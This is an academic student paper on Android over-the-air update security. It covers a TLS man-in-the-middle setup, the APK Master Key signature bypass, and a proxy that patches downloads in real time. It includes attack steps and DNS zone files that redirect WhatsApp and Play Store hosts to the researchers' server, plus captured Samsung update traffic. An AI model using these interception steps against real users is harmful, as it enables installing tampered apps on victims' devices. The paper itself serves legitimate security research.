UNIVERSITEIT VAN AMSTERDAM

SECURITY OF SYSTEMS AND NETWORKS

Android OTA Update

Another Security Evaluation

Authors:
Alexandre Miguel Ferreira
Eddie Bijnen
Jan-Willem Selij
Thijs Houtenbos

Teachers:
Jaap van Ginkel
Jeroen van der Ham
Bas Terwijn
Arno Bakker

December 22, 2013

Abstract

The Android Mobile OS can receive updates “Over the Air” for both firmware (ROM) and applications (APK). This is the most common way to receive updates and is a possible attack factor. The encryption and cryptographic signatures are probably secure, but the implementation may be flawed. The current implementations are sometimes vendor specific as well as closed source and therefore cannot be peer reviewed. The implementation differs per brand and there are also some third-party OTA implementations.

We hypothesized that at least one version could be compromised and intended to create a new attack on the OTA functionality and document the vulnerability of major Android vendors to this new combined attack.

Contents

1 Introduction

Being "Over the Air" the most common way to receive updates on the Android Mobile OS and being this a possible factor of attack, few researches have been done. The previous research on this subject covered weaknesses that may be combined and exploited [14]. In the beginning of 2013 the Master Key vulnerability was described. This exploit allows an attacker to bypass the cryptographic hash validation of a compromised file with a specially crafted archive [4] [2]. A fix as been made available [12][6], but it was not implemented on most of the devices. It is also documented that some brands use insecure methods of checking for updates [13]. Other research also shows widespread implementation flaws in how Android uses SSL [11]. This previous research only documented some potential flaws, but no real world attack scenarios that can be abused with little or no user interaction, leading us to our Research Question.

Is it possible to update the victim's firmware to compromise an Android device using "Over The Air" updates in the default setup?

If this is not possible, what modifications should be made to the device to allow OTA updates of custom sources?

Changes like "allow packages from untrusted source" are fairly common (69% according to some research [3]), custom wildcard certificates are only common in some corporate environments, while custom ROM installations are fairly rare (around 1%, or 10 million of a total of 1 billion [5]).

2 Background

Before we start discussing our testing methodology, we will give an overview on some basic concepts related to the topic as well as discuss previous work done in this field.

2.1 Basic Concepts

Basic concepts as “Over The Air (OTA)”, “firmware”, APK files and Google Store are introduced in this subsection. These concepts will be used exhaustively in this paper.

What is “Over The Air (OTA)”?

“Over The Air”, or in its shorter form OTA, is the term often used when refering to services that can be accessed on a (smart)phone without the need to recur to USB cables or local Bluetooth connections. It is often associated with firmware updates as well as personal information synchronization.

What is “firmware”?

The applications and operating system that control how a (smart)phone operates are refered as firmware. The firmware is generally flashed into a phone’s ROM to avoid the loss of data in the event of a crash. Updates to fix bugs or introduce new functionality are sometimes available.

What is an APK File?

APK is a file format used to distribute and install software (usually applications) on the Android operating system. These files can be downloaded to the (smart)phone and later installed (without the need of an Internet connection) or they can be directly installed from an app store, such as Google Play, Amazon or every single Android tablet and phone maker.

What is Google Play?

Google Play (formerly the Android Market) is a store where users can download applications on their devices. This store is included on all official licensed devices and therefore the main portal to get applications.

2.2 Previous Researches

Previous research on Android Security has been done, however, none of them focused specifically on Over The Air updates.

Lasse Øverlier did research about **"Data leakage from Android smartphones"** [13], concluding that, even though the user specifically configures its phone to not give away any location information (such as base stations or GPS information), information as IMEI or phone name and version are still transmitted to Google and/or to the phone/software manufacturers. He also detected that Android recommends to install system updates from unsecure sites. This research intoduced us to the *sslsniff* tool [9], which allows man-in-the-middle attacks against SSL/TLS, without them being noticed.

The presentation done by Jeff Forristal (Bluebox), **"Android: One Root to Own Them All"**, indroduced us to the Master Key vulnerability. [2]

> This vulnerability involves discrepancies in how Android applications are cryptographically verified & installed, allowing for APK code modification without breaking the cryptographic signature.

Thus, although Android applications contain cryptographic signatures (used to determine its legitimacy), it is possible to change the application code without breaking the application's signature. This allows an attacker to introduce malicious code in the application without it being noticed. This vulnerability has also been used by us, which will be discussed in depth later in this paper. [4]

The research **"Why eve and mallory love android: An analysis of android ssl (in)security"** [11] made us aware of the widespread implementation flaws on Android's use of SSL. Among other things, the authors were able to retrieve credentials of important applications such as Paypal, Facebook, Google and bank accounts.

Finally, **Black Hat: Is Your Android Device Defended Against Untrusted App Sources?** [3] made us aware of the statiscal number of users that do not turn on the protection against unstrusted sources ("Allow packages from untrusted sources" option in the (smart)phone settings), opening a window for social engineering attacks.

This is only a sample of all the research that has been done about Android Security. We mentioned the ones that had a bigger impact on our research. However, many other subjects have been covered. They all guided and helped us during our research by covering either ideas, tools or knowledge.

3 Approach

A Black Box approach is the best option given the fact that source code is not publicly available and decompiling and reverse engineering every vendor is outside the scope of this project. The next subsections will explain our test environment and "hands-on work" research.

3.1 SSL Man-in-the-Middle proxy

To get a better understanding of what is going on between the servers serving the updates and phones we need to be able to view the encrypted traffic. To allow us to do this, we realized a Man-in-the-Middle (MitM) proxy. In theory, the idea is that we intercept the traffic, decrypt it, and resign it with our own certificate.




Figure 1: **Infrastructure used for MitM proxy**

To create this environment we have used the following open source tools:

1. BIND for creating a local cache and changing requests to our servers.
2. OpenSSL to create a root certificate authority (CA).
3. iptables for routing traffic and to reroute traffic to SSLsplit
4. SSLsplit Program to unpack TLS packets inspect and resign them with our CA.

This setup gives us the ability to view whats going on inside TLS. However, this does have the limitation that our CA is not trusted on the devices by default. To overcome this problem, we manually imported this certificate.

3.2 Over The Air file patch

Stock Android images feature OTA updates but they need to be signed correctly to pass the validation before being able to install it. [7]

> OTA updates are all cryptographically signed to prevent you from spoofing the update and installing something on your phone that you shouldn't. Ironically, this signature checking makes it relatively easy for you to prevent OTA updates from being applied once you have gotten root access on your phone.


All OTA updates are validated against the certificates in */system/etc/security/otacerts.zip*. The */system* directory is mounted read-only by default so it cannot be edited without having higher privileges. Since the Master Key vulnerability can get root privileges it might be possible to update the certificates with one of our own, but we did not research this.

Possible attack:

Master Key exploit OTA APK $\rightarrow$ Modify otacerts.zip $\rightarrow$ Update ROM via OTA

3.3 Master Key vulnerability

All valid APK files contain a signed manifest which houses cryptographic hashes for all files. This theoretically protects them against any unauthorized modifications.



```
/Users/duck/androidmasterkey/rb-real/META-INF/MANIFEST.MF
Manifest-Version: 1.0
Created-By: 1.0 (Android)

Name: res/drawable-xhdpi/ic_launcher.png
SHA1-Digest: TJE1tg63y88xLdIALKGpuLmgh0s=

Name: res/drawable-ldpi/ic_menu_refresh.png
SHA1-Digest: 2X1kJ69mGWf4mOkUHpJ6Y/vZyb4=
```

Figure 2: **Example of a manifest** [1]

In early 2013 it was shown by Jeff Forristal of BlueBox that any APK can be modified utilizing the Master Key vulnerability [4] [2]. This exploit allows an attacker to bypass the cryptographic hash validation of a compromised file with a specially crafted APK archive. The exploit does not break the cryptographic hash or the manifest signature but circumvents the verification by adding the file to the APK twice, the modified file first, and the original file second. When verifying the file the vulnerable implementation of older Android versions checks the hash for the second file, but extracts the first file from the APK after the verification phase. Any APK from any publisher can be modified and the OS will validate the app as an original app from that publisher. The app will run under the security privileges of the original app, opening up the possibility of running exploits inside the system space for apps with that privilege [4]. This means that this exploit does not limit an attacker to the normally provided sandbox on unrooted Android devices, but can run any code on the device as root regardless of the device being rooted.

See **Appendix IV**.

3.4 Transparent Play Store

With the Master Key vulnerability available we wanted to test if we could apply this transparently using the official Play store. We created a MitM setup where a user connects to our access point and gets our DNS server pushed. This DNS server has a zone to intercept requests directed to the regular store hosts.

Listing 1: DNS entry referring Google Android domain to our own server

```
zone "c.android.clients.google.com" {
        type master;
        file "/etc/named/c.android.clients.google.com.db";
};
```

The intercepted request now points to our own server. With the help of Python and the minimal framework Bottle, Plystore (a variation on Python and Play Store) was created which received all Play Store APK download requests. The Plystore uses the original request to download the APK from the Play Store and then runs the Master Key exploit script on the archive to patch it on-the-fly. The patched APK is then served to the client. Patching of the APK might take a while due to the nature of the exploit (virtually altering all the PNG images in the file), but usually does not take too long for the Play Store to time out and abort the download.

Time line of the attack:

1. Client navigates to the Play Store and hits download
2. HTTP request is intercepted and directed to the same server
3. Plystore downloads original APK
4. Plystore patches the APK
5. Plystore serves patched APK

See **Appendix II, III, IV**.

4 Findings

4.1 The Devices

We took a cross section of the current phones in circulation. These phones are between 1 and 2 years old and we believe this is a reasonable representation of the current phones in use. Phones below Android 4.0 have not been taken into account as many do not have an official ROM update functionality.

Devices	**One X**	**Razr**	**Tab S3**	**Galaxy S3**
Manufacturer	HTC	Motorola	Samsung	Samsung
Device type	Phone	Phone	Tablet	Phone
Android version	4.2.2	4.1.2	4.1.1	4.1.2
Release date	April 2012	July 2012	July 2013	April 2012

4.1.1 Downgrading

The initial idea was to downgrade the phones to a previous ROM and observe the update mechanism. We suspected that this would take a significant amount of time. However, we did not expect that we would be unsuccessful in this area. We have spent a lot of time attempting to downgrade the phones to a lower level without success. The main problem that arose was the firmware in the sub devices. Downgrading the OS was done relatively easy but we where unable to downgrade the firmware in the modem, display and other chips. Fortunately we did get our hands on a Samsung Tab 3 (running Android 4.1.1) that had an update pending.

4.2 Android OTA from Samsung

4.2.1 Server conversation

Through the use of our MitM setup we were able to intercept the communications to Samsung (a complete copy of this conversation can be found in **Appendix I**). This negotiation shows that the device sends its serial number and version. At the end of the conversation it receives an XML file with a URL with the location of the update. This request is sent over an unencrypted channel and therefore can be fairly easy intercepted and changed.

Listing 2: Samsung OTA file URL

```
http://fota-s3-dn.ospserver.net/firmware/PHN/SM-T210/c55e38532b274e7792c44716be7774df.bin
```

4.2.2 Intercepting the conversation

Due to the use of HTTP instead of HTTPS for downloading the update file, intercepting this request is no problem. We used our DNS server to forward all requests to ”fota-s3-dn.ospserver.net” to our own server.
On our own server we created a vhost for ospserver.net and recreated the file structure. The tablet will start to download from this URL. The only thing missing now is to modify the ROM.

4.2.3 Update package

The usual updates consist of just a .zip file, but the extension indicated this is something different. This file might still be like any other, but with a different extension.

The file utility indicates this looks like a zip file

Listing 3: OTA File type

```
$ file c55e38532b274e7792c44716be7774df.bin
c55e38532b274e7792c44716be7774df.bin: Zip archive data, at least v2.0 to extract
```

Trying to extract this file using the unzip utility did not succeed due the utility being unable to perform this operation. This file still resembles an update .zip file, as directory names and files are still (somewhat) clearly visible. When read by the strings utility, even more directory and file names show up, among unmeaningful text.
The file appears to be a Red Bend Multidelta file, a variation on the regular .zip archive. These files can be extracted on an Android device using an APK[8] which was originally intended to update leaked updates. We did not test this because at the time of researching there was no possibility to repack the archive, effectively rendering this attack useless.

See **Appendix V**.

4.3 Google Play

Because we wanted to have the original APK's for testing, we investigated a small part of the Play Store. This was done by connecting a regular smartphone to an access point and monitoring the traffic with Wireshark. In the examples we downloaded the Dutch TV guide called TVGids.nl. All download requests are done via the HTTP-protocol.

The initial request is made to android.clients.google.com and includes the to-be-downloaded package name in the query string. The requested page returns a ”302 Moved Temporarily” message, redirecting to the actual page where the package can be downloaded. The actual download request itself:

Listing 4: APK Download URL

```
http://r8---sn-5hn7snld.c.android.clients.google.com/market/GetBinary/GetBinary/nl.tvgids/7?ms=
     au&mt=1386165699&mv=m&expire=1386338581&ipbits=0&ip=0.0.0.0&cp=
     Snp2bWRzSEI6MDY2NTA4MDYxODAwNDYwMjQwNTU&sparams=expire,ipbits,ip,q:,cp&signature=39
     FBD8964519C0BFBF8D606D5CAC4104E57F6BEC.E61E4EC4438FA8A8C75D9F5A38B7B2CE59629B1C&key=am3
```

For our purposes we only need the direct link to the package. Hitting this URL would not do anything. It appears it requires an user agent identifying the requester as a legit device.

Listing 5: User Agent sent to Play Store servers

```
AndroidDownloadManager/4.1.2 (Linux; U; Android 4.1.2; XT910 Build/9.8.2O-124_SPUEM-14)
```

We did not do further research on what is minimally required but this just might be only the ”AndroidDownloadManager” part. With this info we were able to download the package with cURL.

Listing 6: Example of APK download via cURL

```
curl -v -A "AndroidDownloadManager/4.1.2 (Linux; U; Android 4.1.2; XT910 Build/9.8.2O-124_SPUEM
     -14)" "http://r8---sn-5hn7snld.c.android.clients.google.com/market/GetBinary/GetBinary/nl
     .tvgids/7?ms=au&mt=1386165699&mv=m&expire=1386338581&ipbits=0&ip=0.0.0.0&cp=
     Snp2bWRzSEI6MDY2NTA4MDYxODAwNDYwMjQwNTU&sparams=expire,ipbits,ip,q:,cp&signature=39
     FBD8964519C0BFBF8D606D5CAC4104E57F6BEC.E61E4EC4438FA8A8C75D9F5A38B7B2CE59629B1C&key=am3"
```

See **Appendix VI**.

5 Exploit example

An example of a successful target for an update hack is: WhatsApp [10]. We performed the following steps to execute this exploit:

1. Convince victim to connect to our free Wi-Fi
2. Get the victim to the download site, in this case whatsapp.com
3. Intercept the legitimate WhatsApp APK
4. Patch the APK in ’real-time’ using the Master Key vulnerability
5. Send the modified APK to the victim

To achieve this the default DNS of the access point needs to change the destination of the traffic to whatsapp.com. We created a modified DNS entry pointing to our own server.

Listing 7: DNS zone referring Whatsapp.com to our server

```
zone "whatsapp.com" {
  type master;
  file "/etc/named/whatsapp.com.db";
};
```


Listing 8: DNS records containing the IP of our server

```
$TTL 60
@       IN      SOA    ns.whatsapp.com. admin.whatsapp.com. (
                                                      20130915
                                                      28800
                                                      3600
                                                      604800
                                                      38400
)

                         NS       whatsapp.com.
@                IN      A        145.100.104.50
www              IN      A        145.100.104.50
*                IN      A        145.100.104.50
ns               IN      A        145.100.104.50
```

When the user navigates to the WhatsApp website (s)he will be presented with the normal website without any modifications. The WhatsApp site is one of the many websites that does not redirect to the Google Play store by default but serves the APK directly from their own website. Why wouldn’t they? The APK update mechanism is secure after all!

Since Google patched the Play Store to double check the APK file signature, it is secure from this vulnerability. The most obvious way for WhatsApp to mitigate this attack would be to direct all downloads to the Google Play Store. There are some reasons to host your own APK file (Google code maintaining multiple historic versions is one example) we do not know what advantage WhatsApp has by hosting it themselves. As demonstrated, not hosting it on Google Play makes an attack like this more likely.



How it works

WhatsApp Messenger is a cross-platform mobile messaging app which allows you to exchange messages without having to pay for SMS. WhatsApp Messenger is available for iPhone, BlackBerry, Android, Windows Phone and Nokia and yes, those phones can all message each other! Because WhatsApp Messenger uses the same internet data plan that you use for email and web browsing, there is no cost to message and stay in touch with your friends.

In addition to basic messaging WhatsApp users can create groups, send each other unlimited images, video and audio media messages.

Why we don't sell ads

Advertising has us chasing cars and clothes, working jobs we hate so we can buy shit we dont need. - Tyler Durden, Fight Club

Brian and I spent a combined 20 years at Yahoo! working hard to keep the site working. And yes, working hard to sell ads, because that's what Yahoo! did. It gathered data and it served pages and it sold ads. We watched Yahoo! get eclipsed in size by Google...

Contribute to the WhatsApp translation in your language. Let's make WhatsApp available to everyone in the world!

sadly iPhone 2.11.6 version has a bug and doesn't work for iOS 4 and iOS 5 users. we submitted an update to Apple which fixes the issue.

Figure 3: **WhatsApp website offering a direct download**

All traffic on the server is proxied to the original server except the request for an APK file. Only the APK file is downloaded, patched and sent to the client as if it were the original APK file. Patching of the APK does not contain any nefarious changes, only the images are modified to be greyscale only (already clearly visible during installation since the app icon is greyscale). All Android versions that have not been patched to prevent this vulnerability will not be able to distinguish this downloaded APK from a legitimate APK file. When the application is installed it functions exactly like the original unmodified app with the exception that some images look different.

6 Conclusions

Our goal was to prove that Over The Air updates are in general insecure. During this research we could also prove that in same cases OTA is relatively secure.

Updates or installation of APKs trough Google Play is secure. We could prove that any modification of the file is detected by the store and the update of the file fails. Needless to say, the message displayed is not totally clear to the user, making it hard to understand that the application being downloaded might be corrupted. The error displayed is often interpreted as a network error rather than a possible attack.

On the other hand, APKs for which the update/download is done outside Google Play are vulnerable. Any website where APK files can be directly downloaded are vulnerable too.

The following table represents our conclusions regarding the devices we tested:

	One X	**Razr**	**Tab S3**	**Galaxy S3**
Vulnerable to Man-in-the-middle	No	No	No [a]	No
MitM with root CA imported	Yes	Yes	Yes	Yes
Redirect to HTTP	n/a	n/a	n/a	n/a
Vulnerable to Master Key	Yes	Yes	Yes	Yes
ROM Intercept	Unknown	Unknown	Yes	Yes

Table 1: Tested devices vulnerabilities

[a]It has accepted a false CA once but this effect could not be reproduced, hence we classify it as inconclusive

Although no social engineeing attacks have been performed, it is safe to assume that people are still not totally aware of the risks they are vulnerable to, making our previous conclusions easier to perform.

6.1 Future work

Looking at our research we believe we can conclude that Over The Air with Red Bend software is secure, however this needs a more in depth research. We also believe that files downloaded over HTTP can be intercepted and modified easily, when bug in signature check is found.

7 Contributions

Each group member had its area of expertise and is responsible for correct functioning of that specific part of the system. Because an attack consists of several parts, smaller groups of experts in their field cooperate to attempt an attack. This approach ensures that all members can be constructive at all times and do not need to wait on each other or do the same work twice. In daily progress reports the progress and problems of the previous day were discussed.

Alexandre Miguel Ferreira	Related work research Certificate Authority Report Manager
Eddie Bijnen	Initial Network Phone Downgrade DNS Admin SSLSplit
Jan-Willem Selij	GIT Admin Python Web Interceptor ROM, Traffic Research
Thijs Houtenbos	SSLStrip APK Master Exploit Realtime APK modification

References

[1] Android malware found exploiting code verification bypass on naked-security.sophos.com). http://nakedsecurity.sophos.com/2013/08/09/android-master-key-vulnerability-more-malware-found-exploiting-code-verification-bypass/.

[2] Android: One root to own them all master key vulnerability presentation. https://media.blackhat.com/us-13/US-13-Forristal-Android-One-Root-to-Own-Them-All-Slides.pdf.

[3] Black hat: Is your android device defended against untrusted app sources? http://securitywatch.pcmag.com/mobile-security/314392-black-hat-is-your-android-device-defended-against-untrusted-app-sources.

[4] Bluebox uncovers android master key. http://bluebox.com/corporate-blog/bluebox-uncovers-android-master-key/.

[5] Cyanogenmod statistics. http://stats.cyanogenmod.com/.

[6] Fix for master key vulnerability. http://www.rekey.io/.

[7] Preventing ota updates. http://android-dls.com/wiki/index.php?title=Preventing_OTA_Updates.

[8] [R&D][APP] Samsung OTA .bin Triggerer. http://forum.xda-developers.com/showthread.php?t=1882209.

[9] Sslsniff on thoughtcrime.org. http://www.thoughtcrime.org/software/sslsniff/.

[10] Whatsapp website. http://www.whatsapp.com.

[11] FAHL, S., HARBACH, M., MUDERS, T., BAUMGÄRTNER, L., FREISLEBEN, B., AND SMITH, M. Why eve and mallory love android: An analysis of android ssl (in)security. In *Proceedings of the 2012 ACM Conference on Computer and Communications Security* (New York, NY, USA, 2012), CCS '12, ACM, pp. 50–61.

[12] MULLINER, C., OBERHEIDE, J., ROBERTSON, W., AND KIRDA", E. PatchDroid: Scalable Third-Party Security Patches for Android Devices. In *Proceedings of the Annual Computer Security Applications Conference (ACSAC)* (New Orleans, Louisiana, December 2013).

[13] ØVERLIER, L. Data leakage from android smartphones. Master's thesis, Norwegian Defence Research Establishment (FFI), 2012.

[14] RAJARAM, D. Secure over the air (ota) management of mobile applications. Master's thesis, KTH, School of Information and Communication Technology (ICT), 2012.

Appendix I: Samsung OTA Conversation

Listing 9: PHASE 1: TO Samsung

```
POST /v1/device/magicsync/mdm HTTP/1.1
j-//SYNCML//DTD SyncML 1.2//ENmlq1.2rDM/1.2e3715[1nW
https://dms.ospserver.net/v1/device/magicsync/mdmgW
TWID:4100e2bb5afb7000V
TWID:4100e2bb5afb7000NZGb64S
syncml auth-md5OAtF4eM8o645eP0ZZYfikbg==ZL5120U1048576kFK1O1201‘K2TgW./
DevInfo
LangOnl-NLTgW.
DevInfo/DmVO 1.2TgW.
DevInfo/ModOSM-T210TgW.
DevInfo/ManOsamsungTgW.
DevInfo/DevIdOTWID:4100e2bb5afb7000TgW.
DevInfo/Ext/TelephonyMccOFK3O1226TgW.
FUMO/DownloadAndUpdateZGchrSorg.openmobilealliance.dm.firmwareupdate.userrequest0


HTTP/1.1 200 OK
j-//SYNCML//DTD SyncML 1.2//ENmlq1.2rDM/1.2e3715[1nW
TWID:4100e2bb5afb7000VTWID:4100e2bb5afb7000gW
https://dms.ospserver.net/v1/device/magicsync/mdma
https://cfota3.ospserver.net/v1/device/magicsync/mdm?sid=W0JAMWY0ZGQxYS0xMzg2ODU2NTI0NDg1
syncml:auth-md5OADZ2ljK/A6L8jqL9z7CsGw==ZL5120U1048576kiK1\1L0JSyncHdro
https://dms.ospserver.net/v1/device/magicsync/mdmh
TWID:4100e2bb5afb7000IZGb64Ssyncml:
auth-md5PLSFXSUkndHhfPlF
WjhfSA==O401iK2
1L1JAlertO401iK3
1L2JReplaceO401iK4
1L3JAlertO401r
```

Listing 10: PHASE 2: TO Samsung

```
POST /v1/device/magicsync/mdm?sid=W0JAMWY0ZGQxYS0xMzg2ODU2NTI0NDg1 HTTP/1.1
j-//SYNCML//DTD SyncML 1.2//ENmlq1.2rDM/1.2e3715[2nW
https://cfota3.ospserver.net/v1/device/magicsync/mdm?sid=W0JAMWY0ZGQxYS0xMzg2ODU2NTI0NDg1
TWID:4100e2bb5afb7000VTWID:4100e2bb5afb7000NZGb64S
syncml:auth-md5OlnimgsPSHNYImlfqRejnRA==ZL5120U1048576kiK1
1L0JSyncHdro
TWID:4100e2bb5afb7000h
https://dms.ospserver.net/v1/device/magicsync/mdmIZGb64Ssyncml
auth-md5PLTIzNzcyNjg5M1NTTmV4dE5vbmNlO401FK2O1201‘K3TgW.
DevInfo/LangOnl-NLTgW.
DevInfo/DmVO 1.2TgW.
DevInfo/ModOSM-T210TgW.
DevInfo/ManOsamsungTgW.
DevInfo/DevIdOTWID:4100e2bb5afb7000TgW.
DevInfo/Ext/TelephonyMccOFK4O1226TgW.
FUMO/DownloadAndUpdateZGchrSorg.openmobilealliance.dm.firmwareupdate.userrequestO


HTTP/1.1 200 OK
j-//SYNCML//DTD SyncML 1.2//ENmlq1.2rDM/1.2e3715[1nW
TWID:4100e2bb5afb7000VTWID:4100e2bb5afb7000gW
https://cfota3.ospserver.net/v1/device/magicsync/mdm?sid=W0JAMWY0ZGQxYS0xMzg2ODU2NTI0NDg1
https://cfota3.ospserver.net/v1/device/magicsync/mdm?sid=W0JAMWY0ZGQxYS0xMzg2ODU2NTI0NDg1
syncml:auth-md5ONMkLKNTXw8oZMyQEdiDeQg==ZL5120U1048576kiK1\2L0JSyncHdro
https://cfota3.ospserver.net/v1/device/magicsync/mdm?sid=W0JAMWY0ZGQxYS0xMzg2ODU2NTI0NDg1
TWID:4100e2bb5afb7000IZGb64Ssyncml:
auth-md5PVoBeMEhURkspO1dXTjVBeA==O401iK2
2L2JAlertO401iK3
2L3JReplaceO401iK4
2L4JAlertO401


POST /v1/device/magicsync/mdm?sid=W0JAMWY0ZGQxYS0xMzg2ODU2NTI0NDg1 HTTP/1.1
j-//SYNCML//DTD SyncML 1.2//ENmlq1.2rDM/1.2e3715[3nW
https://cfota3.ospserver.net/v1/device/magicsync/mdm?sid=W0JAMWY0ZGQxYS0xMzg2ODU2NTI0NDg1
TWID:4100e2bb5afb7000VTWID:4100e2bb5afb7000NZGb64Ssyncml
auth-md5O9aop7G77moBuM94S1ReBSg==ZL5120U1048576kiK1
1L0JSyncHdro
TWID:4100e2bb5afb7000h
https://cfota3.ospserver.net/v1/device/magicsync/mdmIZGb64Ssyncml
auth-md5PLTIzNzcyNjg5M1NTTmV4dE5vbmNlO212FK2O1201‘K3TgW.
DevInfo/LangOnl-NLTgW.
```

```
DevInfo/DmVO 1.2TgW.
DevInfo/ModOSM-T210TgW.
DevInfo/ManOsamsungTgW.
DevInfo/DevIdOTWID:4100e2bb5afb7000TgW.
DevInfo/Ext/TelephonyMccOFK4O1226TgW.
FUMO/DownloadAndUpdateZGchrSorg.openmobilealliance.dm.firmwareupdate.userrequestO


HTTP/1.1 200 OK
j-//SYNCML//DTD SyncML 1.2//ENmlq1.2rDM/1.2e3715[2nW
TWID:4100e2bb5afb7000VTWID:4100e2bb5afb7000gW
https://cfota3.ospserver.net/v1/device/magicsync/mdm?sid=W0JAMWY0ZGQxYS0xMzg2ODU2NTI0NDg1a
https://cfota3.ospserver.net/v1/device/magicsync/mdm?sid=
      W0JAMWY0ZGQxYS0xMzg2ODU2NTI0NDg1NZGb64S
syncml:auth-md5ONMkLKNTXw8oZMyQEdiDeQg==ZL5120U1048576kiK1\3L0JSyncHdro
https://cfota3.ospserver.net/v1/device/magicsync/mdm?sid=W0JAMWY0ZGQxYS0xMzg2ODU2NTI0NDg1h
TWID:4100e2bb5afb7000IZGb64Ssyncml
auth-md5PVoBeMEhURkspO1dXTjVBeA==O212iK2
3L2JAlertO200iK3
3L3JReplaceO200iK4
3L4JAlertO200SK5TnW.
DevDetail/FwVSK6TnW.
DevInfo/Ext/DevNetworkConnTypePOST /v1/device/magicsync/mdm?sid=
      W0JAMWY0ZGQxYS0xMzg2ODU2NTI0NDg1


POST /v1/device/magicsync/mdm?sid=W0JAMWY0ZGQxYS0xMzg2ODU2NTI0NDg1 HTTP/1.1
j-//SYNCML//DTD SyncML 1.2//ENmlq1.2rDM/1.2e3715[4nW
https://cfota3.ospserver.net/v1/device/magicsync/mdm?sid=W0JAMWY0ZGQxYS0xMzg2ODU2NTI0NDg1gW
TWID:4100e2bb5afb7000V
TWID:4100e2bb5afb7000ZL5120U1048576kiK1\2L0JSyncHdro
TWID:4100e2bb5afb7000h
https://cfota3.ospserver.net/v1/device/magicsync/mdmO212iK2\2L5JGeto.
DevDetail/FwVO200iK4\2L6JGeto.
DevInfo/Ext/DevNetworkConnTypeO404bK3\2L5TgW.
DevDetail/FwVZGchrStext/plainR23OT210XXAMGE/T210PHNAMF1


HTTP/1.1 200 OK
j-//SYNCML//DTD SyncML 1.2//ENmlq1.2rDM/1.2e3715[3nW
TWID:4100e2bb5afb7000VTWID:4100e2bb5afb7000gW
https://cfota3.ospserver.net/v1/device/magicsync/mdm?sid=W0JAMWY0ZGQxYS0xMzg2ODU2NTI0NDg1a
https://cfota3.ospserver.net/v1/device/magicsync/mdm?sid=W0JAMWY0ZGQxYS0xMzg2ODU2NTI0NDg1kiK1
\4L0JSyncHdro
https://cfota3.ospserver.net/v1/device/magicsync/mdm?sid=W0JAMWY0ZGQxYS0xMzg2ODU2NTI0NDg1hTWID
:4100e2bb5afb7000O200‘K2TnW./FUMO/DownloadAndUpdate/PkgURLZGchrO
https://cfota3.ospserver.net/v1/device/magicsync/mdm/dlserver/descripter?
authkey=989a9414c91d434491b3635d84ae4e84&wrkID=WR-20131212-CC-51739585&pkgID=FW-20131007-81230
      QK3|
WR-20131212-CC-51739585/N/0TnW./FUMO/DownloadAndUpdateZGchrOM‘K4TnW./FUMO/Ext/
      DoCheckingRootingZGchrOT
POST /v1/device/magicsync/mdm?sid=W0JAMWY0ZGQxYS0xMzg2ODU2NTI0NDg1


POST /v1/device/magicsync/mdm?sid=W0JAMWY0ZGQxYS0xMzg2ODU2NTI0NDg1 HTTP/1.1
j-//SYNCML//DTD SyncML 1.2//ENmlq1.2rDM/1.2e3715[5nW
https://cfota3.ospserver.net/v1/device/magicsync/mdm?sid=W0JAMWY0ZGQxYS0xMzg2ODU2NTI0NDg1gW
TWID:4100e2bb5afb7000VTWID:4100e2bb5afb7000ZL5120U1048576kiK1\3L0JSyncHdroTWID:4100
      e2bb5afb7000h
https://cfota3.ospserver.net/v1/device/magicsync/mdmO212iK2\3L2JReplaceo
./FUMO/DownloadAndUpdate/PkgURLO200iK3\3L3JExeco./FUMO
/DownloadAndUpdateO202iK4\3L4JReplaceo./FUMO/Ext/

HTTP/1.1 200 OK
j-//SYNCML//DTD SyncML 1.2//ENmlq1.2rDM/1.2e3715[4nW
TWID:4100e2bb5afb7000VTWID:4100e2bb5afb7000gW
https://cfota3.ospserver.net/v1/device/magicsync/mdm?sid=W0JAMWY0ZGQxYS0xMzg2ODU2NTI0NDg1a
https://cfota3.ospserver.net/v1/device/magicsync/mdm?sid=W0JAMWY0ZGQxYS0xMzg2ODU2NTI0NDg1kiK1
\5L0JSyncHdro
https://cfota3.ospserver.net/v1/device/magicsync/mdm?sid=W0JAMWY0ZGQxYS0xMzg2ODU2NTI0NDg1hTWID
:4100e2bb5afb7000O200
```

Listing 11: PHASE 3: TO Samsung

```
GET /v1/device/magicsync/mdm/dlserver/descripter?authkey=989a9414c91d434491b3635d84ae4e84
&wrkID=WR-20131212-CC-51739585&pkgID=FW-20131007-81230 HTTP/1.1

HTTP/1.1 200 OK
<?xml version="1.0" encoding="UTF-8"?>
